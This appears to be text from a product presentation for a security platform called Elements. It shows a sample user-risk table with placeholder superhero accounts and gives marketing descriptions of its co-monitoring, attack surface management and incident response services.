Mailbox	Detections	Company
user2@quarytest.onmicrosoft.c	2 - 4 -	CPO365 Dev Customer 2
miriamg@quarytest.onmicrosof	1 - 1 -	CPO365 Dev Customer 2
adelev@30rjtn.onmicrosoft.con	- 4 - -	CPO365 Dev Customer 1

New Elements Experience

- Information will be based on users not subscription models

The screenshot displays the 'Users' management page in the W/TH Elements interface. The left sidebar contains navigation options such as HOME, ENVIRONMENT, FINDINGS, SECURITY CONFIGURATIONS, REPORTS, MANAGEMENT, SECURITY SERVICES, and SUPPORT. The main content area shows a table of users with the following data:

UPN	Risk score	User	User email (protection status)	OneDrive drive	Last password change	Last login	MFA	Breaches	Comments	ID
iron.man@abc.com	HIGH	Iron Man	iron.man@abc.com	Iron Man	10 minutes ago Aug 27, 2021 07:56:53	10 minutes ago Aug 27, 2021 07:56:53	Enabled	3	0	
mark@abc.com	HIGH	Mark WithSecure	mark@abc.com	Mark	20 minutes ago Aug 27, 2021 07:46:53	20 minutes ago Aug 27, 2021 07:46:53	Enabled	3	1	
hulk@abc.com	MEDIUM	Hulk	hulk@abc.com	Hulk	45 minutes ago Aug 27, 2021 07:11:53	45 minutes ago Aug 27, 2021 07:11:53	Enabled	3	1	
loki@abc.com	MEDIUM	Loki	loki@abc.com	Loki	1 hour ago Aug 27, 2021 06:56:53	1 hour ago Aug 27, 2021 06:56:53	Enabled	3	1	
sarah@abc.com	HIGH	Sarah Lopes	sarah@abc.com	Sarah Lopes	3 hours ago Aug 27, 2021 04:56:53	3 hours ago Aug 27, 2021 04:56:53	Enabled	3	1	
thor@abc.com	CRITICAL	Thor the Iron Throne	thor@abc.com	Thor	23 hours ago Aug 26, 2021 08:56:53	23 hours ago Aug 26, 2021 08:56:53	Enabled	3	1	
rachel@abc.com	HIGH	Rachel	rachel@abc.com	Rachel	2 days ago Aug 25, 2021 07:56:53	2 days ago Aug 25, 2021 07:56:53	Enabled	3	1	
spiderman@abc.com	LOW	Spiderman	spiderman@abc.com	Spiderman	1 week ago Aug 20, 2021 07:56:53	1 week ago Aug 20, 2021 07:56:53	Enabled	3	1	

New Elements Experience

- The goal is to provide a portfolio of security capabilities within one tool – that tool is Elements.

Security Services

In use

Co-security

- Elevate**
More tokens can be purchased from Partner Portal.
Tokens: In use: 6, Available: 1
- Co-monitoring**
To activate Co-Monitoring service, please make sure contact details are filled in for this subscription. If you have purchased the Out-of-office subscription, remember to adjust the time zone as well.
You can automate Co-monitoring from Automated actions.
Validation tokens: In use: 6, Available: 1
Investigation Tokens: In use: 1, Available: 5

Managed services

- Countercept**
Some information about stats or about the service

Available

Managed services

I want to know if we are prepared to deter cyber attacks and become more resilient.

- Attack Surface Management**
Attack Surface Management is the practice of establishing comprehensive knowledge of an organization's:
- Attack surface
- Monitoring that attack surface over time
- Understanding its vulnerability to new threats as they emerge.
- Incident Readiness and Response**
Incident readiness helps organizations prepare for a cyber attack by understanding their existing level of readiness and set goals for the future.
Incident response investigates the incident, gains understanding of the root cause, and executes a containment strategy that is designed to limit the attacker's ability to retaliate and cause sudden and widespread damage.